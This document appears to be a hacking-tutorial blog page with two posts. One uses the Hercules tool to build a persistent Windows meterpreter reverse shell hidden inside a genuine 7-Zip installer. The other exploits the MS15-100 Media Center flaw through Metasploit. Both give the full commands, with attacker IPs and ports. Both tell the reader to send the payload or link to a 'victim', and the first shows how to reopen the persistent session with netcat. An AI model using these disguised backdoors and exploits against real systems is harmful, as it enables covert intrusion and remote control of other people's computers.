
Type command help to see all the commands we can execute on our target system.


For example, type command systeminfo to see all the system settings of our target. This was pretty simple. But this is a one time session, which means once you get out of this session you are disconnected from your victim.

So let’s add a little bit reality to our payload this time. Now we will add two things : persistence and embedding.

–persistence – Once our payload is executed by the victim, it will continually try to connect to our attacker system. So we can end the session and start it once again. The only condition is our victim’s system should be on and of course we should be listening.


–embed – we will add a genuine executable into our payload. Type command

./HERCULES 192.168.25.146 4444 -p windows/meterpreter/reverse_tcp -a x86 -l dynamic –persistence –embed=/root/Desktop/7z1602.exe 


Here we are embedding 7zip into our payload. Remember we need to send the payload created in SOURCE directory to our victim.


So when victim clicks on our payload to install it, UAC will prompt this window( the user should get a whiff here, if he is aware ).

When the user clicks on “yes”, the installation will progress normally on the victim’s system.


And on our attacker system, we should have already got the victim’s shell as shown below. As I already told, this is a persistent connection. Disconnect the session by typing ‘CTRL+C” and connect again with nc -l -p 4444 to get the session back.  Hope that was helpful. If you have any queries or doubts, please feel free to leave your comments.

That was all about hacking Windows 10 with Hercules Payload Generator.

Posted on 2 Comments

Using MS15-100 vulnerability to hack Windows

Hello aspiring ethical hackers. In this howto, we will see how to hack Windows 7 with MS15-100 with recently released ms15-100 Microsoft Windows Media Center MCL exploit. For this, I am gonna use pentest lab i created in our previous howto. I am using Kali Linux as my attacker system for hacking windows 7.

Start Metasploit by typing command “msfconsole”. Search for our exploit using command as shown below.

hack windows 7

Load the exploit as shown below.

Set the IP address of Kali Linux to “srvhost” option. Set payload as “windows/meterpreter/reverse_tcp“.  Set Lhost as IP address of Kali Linux.

Check if all the necessary options are set by typing command “show options“. Now run  the exploit by typing command “exploit“. You will get the following result. Now copy the underlined link and send it to your victim.

When your victim clicks on the link, he will get a popup asking him to download and save the file.

When the user clicks on  the downloaded file,  we will get a meterpreter session on our attacker system as shown below. Type command “sessions -l ” to see the available sessions. We have one session available below.

Type command “sessions -i  1“( 1 is the session number available to us and can vary for you) to use the meterpreter session. Type “sysinfo” to know about the target system.  Hurrah, we have successfully hacked our target.

That’s how we hack Windows 7 with MS15-100 exploit.